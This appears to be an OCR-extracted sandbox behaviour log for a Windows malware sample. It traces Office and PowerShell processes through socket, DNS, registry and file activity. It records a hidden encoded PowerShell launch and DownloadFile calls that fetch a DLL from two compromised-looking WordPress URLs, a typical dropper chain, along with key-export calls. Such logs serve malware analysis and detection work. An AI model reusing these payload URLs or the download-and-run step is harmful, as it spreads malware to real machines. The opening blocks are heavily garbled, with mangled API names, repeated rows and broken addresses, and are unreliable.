Call Network API Call Network API Detection Call System API Add File Write File Call Network API Call Network API Call Internet Helper API Call System API Call Network API Call Network API Call Network API Call System API Call Network API Call System API Call Network API Call System API Call Network API	API Name: bind Args: (1140, 0.0.0.049174, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.49174 API Name: ConnectEx Args: (1140, self.events.data.microsoft.com.443, 16, 0, 0, 0, de905d28) Return: 0 Path: %LOCALAPPDATA%Microsoft/Office/SDX/AugLoop.bytecode Type: VSDT_COM_DOS Path: %LOCALAPPDATA%Microsoft/Office/SDX/AugLoop.bytecode Type: VSDT_COM_DOS API Name: send Args: (1140,, 1, 191) Return: 0 API Name: sende Args: (23, 1, 6) Return: 1144 API Name: Internet/OpenW Args: (, 0, ., 10000000) Return: cc0008 API Name: Internet/OpenW Args: (augmentation.osi.office.net, 1, 50020000) Return: c0000 API Name: Internet/OnnetW Args: (cc0006, augmentation.osi.office.net, 443, , , 3, 0, 0) Return: cc0000c API Name: Hetment/OnnetW Args: (cc0006, GET, /officeaugmentation/searchendpoint/, , 0, -2134884352, -673485280) Return: cc0010 API Name: socket Args: (23, 2, 0) Return: 11e0 API Name: socket Args: (23, 2, 0) Return: 11e0 API Name: DraSQueryEx Args: (cdn.uci.officeapps.live.com, 1c, 40026000) Return: 9003 API Name: DraSQueryEx Args: (cdn.uci.officeapps.live.com, 1, 40006000) Return: 87 API Name: socket Args: (23, 2, 0) Return: 7c4 API Name: socket Args: (23, 2, 0) Return: 7c4 API Name: socket Args: (23, 2, 0) Return: 7c4 API Name: socket Args: (23, 2, 0) Return: 11e4 API Name: socket Args: (23, 2, 0) Return: 11e4 API Name: socket Args: (23, 2, 0) Return: 11e4 API Name: socket Args: (23, 2, 0) Return: 11e4 API Name: socket Args: (23, 2, 0) Return: 11e4 API Name: socket Args: (23, 2, 0) Return: 11e4 API Name: socket Args: (23, 2, 0) Return: 11e4 API Name: socket Args: (23, 2, 0) Return: 11e4 API Name: socket Args: (24, 1, 6) Return: 7c4 API Name: socket Args: (25, 2, 0) Return: 11e4 API Name: socket Args: (27, 4, 0.0.0.049175, 128) Return: 0 Threat Characteristic: Listens on port 0.0.0.049176		2516 2516
Call Network API Call Network API Detection Call System API Add File Write File Call Network API Call Network API Call Internet Helper API Call Internet Helper API Call Internet Helper API Call Internet Helper API Call System API Call System API Call Network API Call System API Call Network API Call System API Call Network API Call System API Call System API Call System API Call System API Call Network API	API Name: bind Args: (1140, 0.0.0.49174, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.49174 API Name: ConnectEx Args: (1140, self-events.data.microsoft.com:443, 16, 0, 0, 0, da905d28) Return: 0 Path: %LOCALAPPDATA%MicrosoftOffice/SDXAugLoop.bytecode Type: VSDT_COM_DOS Path: %LOCALAPPDATA%MicrosoftOffice/SDXAugLoop.bytecode Type: VSDT_COM_DOS API Name: send Args: (1140,, 1, 191) Return: 0 API Name: send Args: (1140,, 1, 191) Return: council Api Name: send Args: (1140,, 1, 191) Return: council Api Name: socket Args: (23, 1, 6) Return: 11a4 API Name: InternetOpenw Args: (, 0,, 10000000) Return: council Return: 9003 API Name: InternetConnectW Args: (council Return: 1, 5000000) Return: council Return: counci		2516 2516
Call Network API Call Network API Detection Call System API Add File Write File Call Network API Call Network API Call Internet Helper API Call System API Call Network API Call Network API Call Network API Call System API Call Network API Call System API Call Network API Call System API Call Network API	API Name: bind Args: (1140, 0.0.0.049174, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.49174 API Name: ConnectEx Args: (1140, self.events.data.microsoft.com.443, 16, 0, 0, 0, de905d28) Return: 0 Path: %LOCALAPPDATA%Microsoft/Office/SDX/AugLoop.bytecode Type: VSDT_COM_DOS Path: %LOCALAPPDATA%Microsoft/Office/SDX/AugLoop.bytecode Type: VSDT_COM_DOS API Name: send Args: (1140,, 1, 191) Return: 0 API Name: sende Args: (23, 1, 6) Return: 1144 API Name: Internet/OpenW Args: (, 0, ., 10000000) Return: cc0008 API Name: Internet/OpenW Args: (augmentation.osi.office.net, 1, 50020000) Return: c0000 API Name: Internet/OnnetW Args: (cc0006, augmentation.osi.office.net, 443, , , 3, 0, 0) Return: cc0000c API Name: Hetment/OnnetW Args: (cc0006, GET, /officeaugmentation/searchendpoint/, , 0, -2134884352, -673485280) Return: cc0010 API Name: socket Args: (23, 2, 0) Return: 11e0 API Name: socket Args: (23, 2, 0) Return: 11e0 API Name: DraSQueryEx Args: (cdn.uci.officeapps.live.com, 1c, 40026000) Return: 9003 API Name: DraSQueryEx Args: (cdn.uci.officeapps.live.com, 1, 40006000) Return: 87 API Name: socket Args: (23, 2, 0) Return: 7c4 API Name: socket Args: (23, 2, 0) Return: 7c4 API Name: socket Args: (23, 2, 0) Return: 7c4 API Name: socket Args: (23, 2, 0) Return: 11e4 API Name: socket Args: (23, 2, 0) Return: 11e4 API Name: socket Args: (23, 2, 0) Return: 11e4 API Name: socket Args: (23, 2, 0) Return: 11e4 API Name: socket Args: (23, 2, 0) Return: 11e4 API Name: socket Args: (23, 2, 0) Return: 11e4 API Name: socket Args: (23, 2, 0) Return: 11e4 API Name: socket Args: (23, 2, 0) Return: 11e4 API Name: socket Args: (24, 1, 6) Return: 7c4 API Name: socket Args: (25, 2, 0) Return: 11e4 API Name: socket Args: (27, 4, 0.0.0.049175, 128) Return: 0 Threat Characteristic: Listens on port 0.0.0.049176		2516 2516
Call Network API Call Network API Detection Call System API Add File Write File Call Network API Call Network API Call Internet Helper API Call Internet Helper API Call Internet Helper API Call Internet Helper API Call System API Call Network API Call System API Call Network API Call Network API Call System API Call Network API Call System API Call System API Call Network API	API Name: bind Args: (1140, 0.0.0.049174, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.049174 API Name: ConnectEx Args: (1140, self.events.data.microsoft.com:443, 16, 0, 0, 0, da905d28) Return: 0 Path: %LOCALAPPDATA%Microsoft/Office/SDX/Augl.cop.bytecode Type: VSDT_COM_DOS Path: %LOCALAPPDATA%Microsoft/Office/SDX/Augl.cop.bytecode Type: VSDT_COM_DOS API Name: send Args: (1140,, 1, 191) Return: 0 API Name: sender Args: (214, 1, 6) Return: 1144 API Name: InternetOpenW Args: (0, ., 10000000) Return: cc0008 API Name: InternetOpenW Args: (0, ., 10000000) Return: cc0008 API Name: InternetOpenW Args: (co006, augmentation.osi.office.net, 443, ., 3, 0, 0) Return: cc000c API Name: HttpOpenRequestW Args: (cc0006, EET, /officeaugmentation/searchendpoint/, , 0, -2134884352, -673485280) Return: cc0010 API Name: socket Args: (2, 2, 0) Return: 11e0 API Name: socket Args: (2, 2, 0) Return: 11e0 API Name: DnsQueryEx Args: (dar31850) Return: 1 API Name: DnsQueryEx Args: (dar31850) Return: 1 API Name: DnsQueryEx Args: (dar31850) Return: 1 API Name: socket Args: (2, 1, 6) Return: 7c4 API Name: socket Args: (2, 1, 6) Return: 7c4 API Name: socket Args: (2, 1, 6) Return: 7c4 API Name: socket Args: (7c4, ou.0.0.49175, 128) Return: 0 Threat Characteristic: Listens on port 0.0.0.89175 API Name: socket Args: (2, 0, 0 Return: 11e4 API Name: socket Args: (2, 0, 0 Return: 11e4 API Name: socket Args: (2, 0, 0 Return: 11e4 API Name: socket Args: (2, 0, 0 Return: 11e4 API Name: socket Args: (2, 0, 0 Return: 11e4 API Name: socket Args: (2, 0, 0 Return: 11e4 API Name: socket Args: (2, 0, 0 Return: 11e4 API Name: socket Args: (2, 0, 0 Return: 11e4 API Name: socket Args: (2, 0, 0 Return: 11e4 API Name: socket Args: (2, 0, 0 Return: 11e4 API Name: socket Args: (2, 0, 0 Return: 11e4 API Name: bind Args: (7c4, ou.ou.ou.officeapps.live.com:443, 16, 0, 0, 0, dae059c8) Return: 0 Threat Characteristic: Listens on port 0.0.0.049176		2516 2516
Call Network API Call Network API Detection Call System API Add File Write File Call Network API Call Network API Call Internet Helper API Call Internet Helper API Call Internet Helper API Call Internet Helper API Call System API Call System API Call Network API Call System API Call Network API Call System API Call Network API Call System API Call Network API Call System API Call Network API Call Network API Call Network API Call System API Call Network API	API Name: bind Args: (1140, 0.0.0.0.49174, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.049174 API Name: ConnectEx Args: (1140, self-events data.microsoft.com:443, 16, 0, 0, 0, ds905d28) Return: 0 Path: %LOCALAPPDATA%MicrosoftOfficelSDXAugLoop.bytecode Type: VSDT_COM_DOS Path: %LOCALAPPDATA%MicrosoftOfficelSDXAugLoop.bytecode Type: VSDT_COM_DOS API Name: send Args: (2140,, 1, 191) Return: 0 API Name: send Args: (2140,, 1, 191) Return: 0 API Name: socket Args: (23, 6) Return: 1144 API Name: DracQueryEx Args: (augmentation osi.office.net, 1, 50020000) Return: 9003 API Name: InternetOpenetW Args: (coc008, augmentation osi.office.net, 443,, 3, 0, 0) Return: cc000c API Name: InternetConnectW Args: (coc006, GET, /officeaugmentation/searchendpoint/,, 0, -2134884352, -673485280) Return: cc0010 API Name: socket Args: (2, 2, 0) Return: 11e0 API Name: Socket Args: (23, 2, 0) Return: 11e0 API Name: Socket Args: (23, 2, 0) Return: 11e0 API Name: DracQueryEx Args: (cdnuciofficeapps live.com, 1c, 40026000) Return: 87 API Name: socket Args: (23, 2, 0) Return: 7c4 API Name: socket Args: (23, 2, 0) Return: 7c4 API Name: socket Args: (23, 2, 0, 0 Return: 7c4 API Name: socket Args: (23, 2, 0, 0 Return: 7c4 API Name: socket Args: (23, 2, 0, 0 Return: 7c4 API Name: socket Args: (23, 2, 0, 0 Return: 7c4 API Name: socket Args: (23, 2, 0, 0 Return: 1c4 API Name: socket Args: (23, 2, 0, 0 Return: 1c4 API Name: socket Args: (23, 2, 0, 0 Return: 1c4 API Name: socket Args: (23, 2, 0, 0 Return: 1c4 API Name: socket Args: (23, 2, 0, 0 Return: 1c4 API Name: socket Args: (23, 2, 0, 0 Return: 1c4 API Name: socket Args: (23, 2, 0, 0 Return: 1c4 API Name: socket Args: (21, 0 Co.0.0.49175, 128) Return: 0 Threat Characteristic: Listens on port 0.0.0.049176 API Name: socket Args: (27, 0 Co.0.0.049176, 128) Return: 0 Threat Characteristic: Listens on port 0.0.0.049176 API Name: Socket Args: (27, 0, 0.0.049176, 128) Return: 0 Threat Characteristic: Listens on port 0.0.0.049176 API Na		2516 2516
Call Network API Call Network API Detection Call System API Add File Write File Call Network API Call Network API Call Internet Helper API Call Internet Helper API Call Internet Helper API Call Network API Call Network API Call Network API Call System API Call Network API Call System API Call Network API Call System API Call System API Call System API Call System API Call Network API Call System API Call Network API Call System API Call System API Call System API	API Name: bind Args: (1140, 0.0.0.049174, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.049174 API Name: ConnectEx Args: (1140, self-events data.microsoft.com:443, 16, 0, 0, 0, ds905d28) Return: 0 Path: %LOCALAPPDATA%MicrosoftOffice/SDXAugLoop bytecode Type: VSDT_COM_DOS Path: %LOCALAPPDATA%MicrosoftOffice/SDXAugLoop bytecode Type: VSDT_COM_DOS API Name: send Args: (2140,, 1, 191) Return: 0 API Name: socket Args: (23, 1, 6) Return: 1144 API Name: InternetOpenerW Args: (0, 0, 10000000) Return: cc0008 API Name: InternetOpenerW Args: (0, 0, 10000000) Return: cc0008 API Name: InternetOpenerW Args: (0, 0, 10000000) Return: socket Args: (2, 0, 0, 10000000) Return: socket Args: (2, 0, 0, 10000000) Return: socket Args: (2, 0, 0, 10000000) Return: cc0000c API Name: InternetOpenerW Args: (cc0006, GET; /officeaugmentation/searchendpoint/, , 0, -2134884352, -673485280) Return: cc0010 API Name: socket Args: (2, 2, 0) Return: 11e0 API Name: socket Args: (2, 2, 0) Return: 11e0 API Name: DnsQueryEx Args: (cdn.uci.officeapps.live.com, 1c, 40026000) Return: 9003 API Name: DnsQueryEx Args: (cdn.uci.officeapps.live.com, 1c, 40026000) Return: 87 API Name: socket Args: (2, 2, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,		2516 2516
Call Network API Call Network API Detection Call System API Add File Write File Call Network API Call Network API Call Internet Helper API Call Internet Helper API Call Internet Helper API Call Internet Helper API Call System API Call System API Call Network API Call System API Call Network API Call System API Call Network API Call System API Call Network API Call System API Call Network API Call Network API Call Network API Call System API Call Network API	API Name: bind Args: (1140, 0.0.0.0.49174, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.049174 API Name: ConnectEx Args: (1140, self-events data.microsoft.com:443, 16, 0, 0, 0, ds905d28) Return: 0 Path: %LOCALAPPDATA%MicrosoftOfficelSDXAugLoop.bytecode Type: VSDT_COM_DOS Path: %LOCALAPPDATA%MicrosoftOfficelSDXAugLoop.bytecode Type: VSDT_COM_DOS API Name: send Args: (2140,, 1, 191) Return: 0 API Name: send Args: (2140,, 1, 191) Return: 0 API Name: socket Args: (23, 6) Return: 1144 API Name: DracQueryEx Args: (augmentation osi.office.net, 1, 50020000) Return: 9003 API Name: InternetOpenetW Args: (coc008, augmentation osi.office.net, 443,, 3, 0, 0) Return: cc000c API Name: InternetConnectW Args: (coc006, GET, /officeaugmentation/searchendpoint/,, 0, -2134884352, -673485280) Return: cc0010 API Name: socket Args: (2, 2, 0) Return: 11e0 API Name: Socket Args: (23, 2, 0) Return: 11e0 API Name: Socket Args: (23, 2, 0) Return: 11e0 API Name: DracQueryEx Args: (cdnuciofficeapps live.com, 1c, 40026000) Return: 87 API Name: socket Args: (23, 2, 0) Return: 7c4 API Name: socket Args: (23, 2, 0) Return: 7c4 API Name: socket Args: (23, 2, 0, 0 Return: 7c4 API Name: socket Args: (23, 2, 0, 0 Return: 7c4 API Name: socket Args: (23, 2, 0, 0 Return: 7c4 API Name: socket Args: (23, 2, 0, 0 Return: 7c4 API Name: socket Args: (23, 2, 0, 0 Return: 1c4 API Name: socket Args: (23, 2, 0, 0 Return: 1c4 API Name: socket Args: (23, 2, 0, 0 Return: 1c4 API Name: socket Args: (23, 2, 0, 0 Return: 1c4 API Name: socket Args: (23, 2, 0, 0 Return: 1c4 API Name: socket Args: (23, 2, 0, 0 Return: 1c4 API Name: socket Args: (23, 2, 0, 0 Return: 1c4 API Name: socket Args: (21, 0 Co.0.0.49175, 128) Return: 0 Threat Characteristic: Listens on port 0.0.0.049176 API Name: socket Args: (27, 0 Co.0.0.049176, 128) Return: 0 Threat Characteristic: Listens on port 0.0.0.049176 API Name: Socket Args: (27, 0, 0.0.049176, 128) Return: 0 Threat Characteristic: Listens on port 0.0.0.049176 API Na		2516 2516

Call System API	API Name: WinHttpCloseHandle Args: (da82eee0) Return: 1		2516
Call Network API	API Name: socket Args: (23, 2, 0) Return: 11d4		2516
Call Network API	API Name: socket Args: (2, 1, 6) Return: 11dc		2516
Call Network API	API Name: bind Args: (11dc, 0.0.0.0:49177, 16) Return: 0		2516
Detection	Threat Characteristic: Listens on port 0.0.0.0:49177		
Call System API	API Name: ConnectEx Args: (11dc, augmentation.osi.office.net:443, 16, 0, 0, 0, da8f90d8) Return: 0		2516
Call Network API	API Name: send Args: (11dc,, 1, 188) Return: 0		2516
Call System API	API Name: WinHttpCloseHandle Args: (da7330b0) Return: 1		2516
Call Network API	API Name: socket Args: (2, 2, 0) Return: 11f4		2516
Call Network API	API Name: socket Args: (23, 2, 0) Return: 11f4		2516
Call System API	API Name: DnsQueryEx Args: (cdn.uci.officeapps.live.com, 1, 40006000) Return: 87		2516
Call System API	API Name: DnsQueryEx Args: (cdn.uci.officeapps.live.com, 1c, 40026000) Return: 9003		2516
Call Network API	API Name: socket Args: (23, 2, 0) Return: 11e8		2516
Call Network API	API Name: socket Args: (2, 1, 6) Return: 11ac		2516
Call Network API	API Name: bind Args: (11ac, 0.0.0.0:49178, 128) Return: 0		2516
Detection	Threat Characteristic: Listens on port 0.0.0.0:49178		
Call System API	API Name: ConnectEx Args: (11ac, cdn.uci.officeapps.live.com:443, 16, 0, 0, 0, 0, dac06fc8) Return: 0		2516
Call Network API	API Name: send Args: (11ac,, 1, 188) Return: 0		2516
Call System API	API Name: WinHttpCloseHandle Args: (dac0a830) Return: 1		2516
Call Network API	API Name: socket Args: (2, 1, 6) Return: 11ac		2516
Call Network API	API Name: bind Args: (11ac, 0.0.0.0:49179, 128) Return: 0		2516
Detection	Threat Characteristic: Listens on port 0.0.0.0:49179		
Call System API	API Name: ConnectEx Args: (11ac, cdn.uci.officeapps.live.com:443, 16, 0, 0, 0, dac06208) Return: 0		2516
Call Network API	API Name: send Args: (11ac,, 1, 188) Return: 0		2516
Call System API	API Name: WinHttpCloseHandle Args: (dac09d80) Return: 1		2516
Call Network API	API Name: socket Args: (2, 1, 6) Return: 11ac		2516
Call Network API	API Name: bind Args: (11ac, 0.0.0.0:49180, 128) Return: 0		2516
Detection	Threat Characteristic: Listens on port 0.0.0.0.49180		
Call System API	API Name: ConnectEx Args: (11ac, cdn.uci.officeapps.live.com:443, 16, 0, 0, 0, dac06628) Return: 0		2516
Call Network API	API Name: send Args: (11ac,, 1, 188) Return: 0		2516
Call System API	API Name: WinHttpCloseHandle Args: (dac092d0) Return: 1		2516
Call System API	API Name: WinHttpCloseHandle Args: (dac06b90) Return: 1		2516
Call System API	API Name: WinHttpCloseHandle Args: (dac05b10) Return: 1		2516
Call Network API	API Name: socket Args: (2, 1, 6) Return: 11ac		2516
Call Network API	API Name: bind Args: (11ac, 0.0.0.0:49181, 128) Return: 0		2516
Detection	Threat Characteristic: Listens on port 0.0.0.0.49181		
Call System API	API Name: ConnectEx Args: (11ac, cdn.uci.officeapps.live.com:443, 16, 0, 0, 0, dac06368) Return: 0		2516
Call Network API	API Name: send Args: (11ac,, 1, 188) Return: 0		2516
Call System API	API Name: WinHttpCloseHandle Args: (dac09d80) Return: 1		2516
Call System API	API Name: WinHttpCloseHandle Args: (dac059b0) Return: 1		2516
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2756	2808
Call System API	API Name: CryptExportKey Args: (af6878e0, 0, 6, 0, 0, b04a9414) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af687aa0, 0, 6, 0, 0, b04a7f84) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af687170, 0, 6, 0, 0, b04a9724) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af6871e0, 0, 6, 0, 0, b04a5544) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af687e90, 0, 6, 0, 0, b04a5c94) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af687090, 0, 6, 0, 0, b04a85a4) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af687480, 0, 6, 0, 0, b04ab4d4) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af687090, 0, 6, 0, 0, b04aa044) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af687250, 0, 6, 0, 0, b04ab7e4) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af687950, 0, 6, 0, 0, b04ad864) Return: 1	2756	2808
Call System API	API Name: CryptExportKey Args: (af687950, 0, 6, 0, 0, b04ab6b4) Return: 1	2756	2808
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, b04ad8d0, 0, 0, 0) Return: af68d710	2756	2808
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2808 Info: Searches files by API		
Call System API	API Name: System.Net.WebClient::DownloadFile Args: (http://inhaustyle.com/wp-admin/70tP5/ , %USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll) Return: 0	2756	2808
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASAP\132\ Value: None	2756	2808
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASAP\132\EnableFileTracing Value: 0	2756	2808
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32\EnableAutoFileTracing Value: 0	2756	2808
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32\EnableConsoleTracing Value: 0	2756	2808
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32\FileTracingMask Value: ffff0000	2756	2808
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32\ConsoleTracingMask Value: ffff0000	2756	2808
	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32\MaxFileSize Value: 100000	2756	2808
Write Registry Key			2808
Write Registry Key Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32\FileDirectory Value: \%windir\%\tracing	2756	2000
	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32\FileDirectory Value: \%windir\%\tracing API Name: socket Args: (2, 2, 0) Return: 5b0	2756 2756	2808
Write Registry Key			

Call Network API	API Name: socket Args: (23, 2, 0) Return: 558	2756	2808
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASMANCS\ Value: None	2756	2808
Write Registry Key	$Key: HKEY_LOCAL_MACHINE \\ INDETERMINE \\ SOFTWARE \\ IMicrosoft \\ ITracing \\ Index power \\ SNANCS \\ Enable \\ File \\ Tracing \\ Value: 0$	2756	2808
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASMANCS\EnableAutoFileTracing Value: 0	2756	2808
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASMANCS\EnableConsoleTracing Value: 0	2756	2808
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASMANCS\FileTracingMask Value: ffff0000	2756	2808
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASMANCS\ConsoleTracingMask Value: ffff0000	2756	2808
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASMANCS\MaxFileSize Value: 100000	2756	2808
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASMANCS\FileDirectory Value: \windir\%\tracing	2756	2808
Call System API	API Name: WinHttpCloseHandle Args: (af602aa0) Return: 1	2756	2808
Call Network API	API Name: socket Args: (2, 1, 6) Return: 688	2756	2808
Call Network API		2756	2808
	API Name: socket Args: (23, 1, 6) Return: 60c		
Call Network API	API Name: socket Args: (2, 2, 0) Return: 690	2756	2808
Call Network API	API Name: socket Args: (23, 2, 0) Return: 690	2756	2808
Call System API	API Name: DnsQueryEx Args: (inhaustyle.com, 1, 40006000) Return: 87	2756	2808
Call System API	API Name: DnsQueryEx Args: (inhaustyle.com, 1c, 40026000) Return: 9003	2756	2808
Call Network API	API Name: socket Args: (23, 2, 0) Return: 690	2756	2808
Call Network API	API Name: socket Args: (2, 2, 0) Return: 690	2756	2808
Call Network API	API Name: socket Args: (23, 2, 0) Return: 690	2756	2808
Call System API	API Name: DnsQueryEx Args: (inhaustyle.com, 1, 40006000) Return: 87	2756	2808
Call System API	API Name: DnsQueryEx Args: (inhaustyle.com, 1c, 40026000) Return: 9003	2756	2808
Call Network API	API Name: socket Args: (23, 2, 0) Return: 694	2756	2808
Call Network API	API Name: socket Args: (2, 2, 0) Return: 694	2756	2808
Call Network API	API Name: socket Args: (23, 2, 0) Return: 69c	2756	2808
Call Network API Detection	API Name: connect Args: (688, inhaustyle.com:80, 16) Return: 0 Threat Characteristic: Creates process	2756	2808
	Shell Command: %windir%System32WindowsPowerShellv1.0\powershell.exe powershell -w hidden -enc		
0.1111.1.1.1.1.1.1.1.1.1.1.1.1.1.1.1.1.	OQBWAHSAMAAnACSAJWB9AC	0750	0000
Call Network API	API Name: send Args: (688, GET /wp-admin/70tP5/ HTTP/1.1\r\nHost: inhaustyle.com\r\nConnection: Keep-Alive\r\n\r\n, 79, 0) Return: 79	2756	2808
Call Network API	API Name: recv Args: (688, , 4096, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (688, , 4096, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (688, , 65536, 0) Return: ?	2756	2808
Call System API	API Name: System.Net.WebClient::DownloadFile Args: (https://elsadinc.com/wp-content/B/ , %USERPROFILE%IC5k_oyx\Po0p59p\Y75U.dll) Return: 0	2756	2808
Call Network API	API Name: socket Args: (2, 1, 6) Return: 688	2756	2808
Call Network API	API Name: socket Args: (23, 1, 6) Return: 60c	2756	2808
Call Network API	API Name: socket Args: (2, 2, 0) Return: 6a4	2756	2808
Call Network API	API Name: socket Args: (23, 2, 0) Return: 6a4	2756	2808
Call System API	API Name: DnsQueryEx Args: (elsadinc.com, 1, 40006000) Return: 87	2756	2808
Call System API	API Name: DnsQueryEx Args: (elsadinc.com, 1c, 40026000) Return: 9003	2756	2808
Call Network API	API Name: socket Args: (23, 2, 0) Return: 6a4	2756	2808
Call Network API	API Name: socket Args: (2, 2, 0) Return: 6a4	2756	2808
Call Network API	API Name: socket Args: (23, 2, 0) Return: 6a4	2756	2808
Call System API	API Name: DnsQueryEx Args: (elsadinc.com, 1, 40006000) Return: 87	2756	2808
Call System API	API Name: DnsQueryEx Args: (elsadinc.com, 1c, 40026000) Return: 9003	2756	2808
Call Network API	API Name: socket Args: (23, 2, 0) Return: 6a4	2756	2808
			2808
Call Network API	API Name: connect Args: (688, elsadinc.com:443, 16) Return: 0	2756	
Call Network API	API Name: send Args: (688,, 168, 0) Return: 168	2756	2808
Call Network API	API Name: send Args: (688,, 168, 0) Return: 168	2756	2808
Call Network API Call Network API	API Name: send Args: (688,, 168, 0) Return: 168 API Name: recv Args: (688, , 5, 0) Return: ?	2756 2756	2808 2808
Call Network API Call Network API Call Network API	API Name: send Args: (688,, 168, 0) Return: 168 API Name: recv Args: (688, , 5, 0) Return: ? API Name: recv Args: (688, , 61, 0) Return: ?	2756 2756 2756	2808 2808 2808
Call Network API	API Name: send Args: (688,, 168, 0) Return: 168 API Name: recv Args: (688, , 5, 0) Return: ? API Name: recv Args: (688, , 5, 0) Return: ? API Name: recv Args: (688, , 5, 0) Return: ?	2756 2756 2756 2756	2808 2808 2808 2808
Call Network API	API Name: send Args: (688,, 168, 0) Return: 168 API Name: recv Args: (688, , 5, 0) Return: ? API Name: recv Args: (688, , 5, 0) Return: ? API Name: recv Args: (688, , 5, 0) Return: ? API Name: recv Args: (688, , 1075, 0) Return: ?	2756 2756 2756 2756 2756	2808 2808 2808 2808 2808
Call Network API	API Name: send Args: (688,, 168, 0) Return: 168 API Name: recv Args: (688, , 5, 0) Return: ? API Name: recv Args: (688, , 61, 0) Return: ? API Name: recv Args: (688, , 5, 0) Return: ? API Name: recv Args: (688, , 1075, 0) Return: ? API Name: recv Args: (688, , 5, 0) Return: ?	2756 2756 2756 2756 2756 2756	2808 2808 2808 2808 2808 2808
Call Network API	API Name: recv Args: (688,, 168, 0) Return: 78 API Name: recv Args: (688,, 5, 0) Return: 79 API Name: recv Args: (688,, 5, 0) Return: 79 API Name: recv Args: (688,, 5, 0) Return: 79 API Name: recv Args: (688,, 1075, 0) Return: 79 API Name: recv Args: (688,, 5, 0) Return: 79 API Name: recv Args: (688,, 30) Return: 79 API Name: recv Args: (688,, 30) Return: 79 API Name: recv Args: (688,, 30) Return: 79	2756 2756 2756 2756 2756 2756 2756	2808 2808 2808 2808 2808 2808 2808
Call Network API Add File	API Name: send Args: (688,, 168, 0) Return: 168 API Name: recv Args: (688, ., 5, 0) Return: ? API Name: recv Args: (688, ., 61, 0) Return: ? API Name: recv Args: (688, ., 5, 0) Return: ? API Name: recv Args: (688, ., 5, 0) Return: ? API Name: recv Args: (688, ., 5, 0) Return: ? API Name: recv Args: (688, ., 33, 0) Return: ? API Name: recv Args: (688, ., 33, 0) Return: ? API Name: recv Args: (688, ., 33, 0) Return: ?	2756 2756 2756 2756 2756 2756 2756 2756	2808 2808 2808 2808 2808 2808 2808 2808
Call Network API	API Name: send Args: (688,, 168, 0) Return: 168 API Name: recv Args: (688, .5, 0) Return: ? API Name: recv Args: (688, .5, 0) Return: ? API Name: recv Args: (688, .5, 0) Return: ? API Name: recv Args: (688, .5, 0) Return: ? API Name: recv Args: (688, .5, 0) Return: ? API Name: recv Args: (688, .5, 0) Return: ? API Name: recv Args: (688, .333, 0) Return: ? Path: %USERPROFILE%C5k_oyxlPo0p59plY75U.dll Type: VSDT_COM_DOS API Name: recv Args: (688, .5, 0) Return: ? Path: %USERPROFILE%C5k_oyxlPo0p59plY75U.dll Type: VSDT_COM_DOS	2756 2756 2756 2756 2756 2756 2756 2756	2808 2808 2808 2808 2808 2808 2808 2808
Call Network API Add File Call Network API Write File	API Name: send Args: (688,, 168, 0) Return: 168 API Name: recv Args: (688,, 0) Return: ? Path: %USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll Type: VSDT_COM_DOS API Name: recv Args: (688,, 0) Return: ? Path: %USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll Type: VSDT_COM_DOS API Name: recv Args: (688,, 0) Return: ?	2756 2756 2756 2756 2756 2756 2756 2756 2756 2756 2756	2808 2808 2808 2808 2808 2808 2808 2808
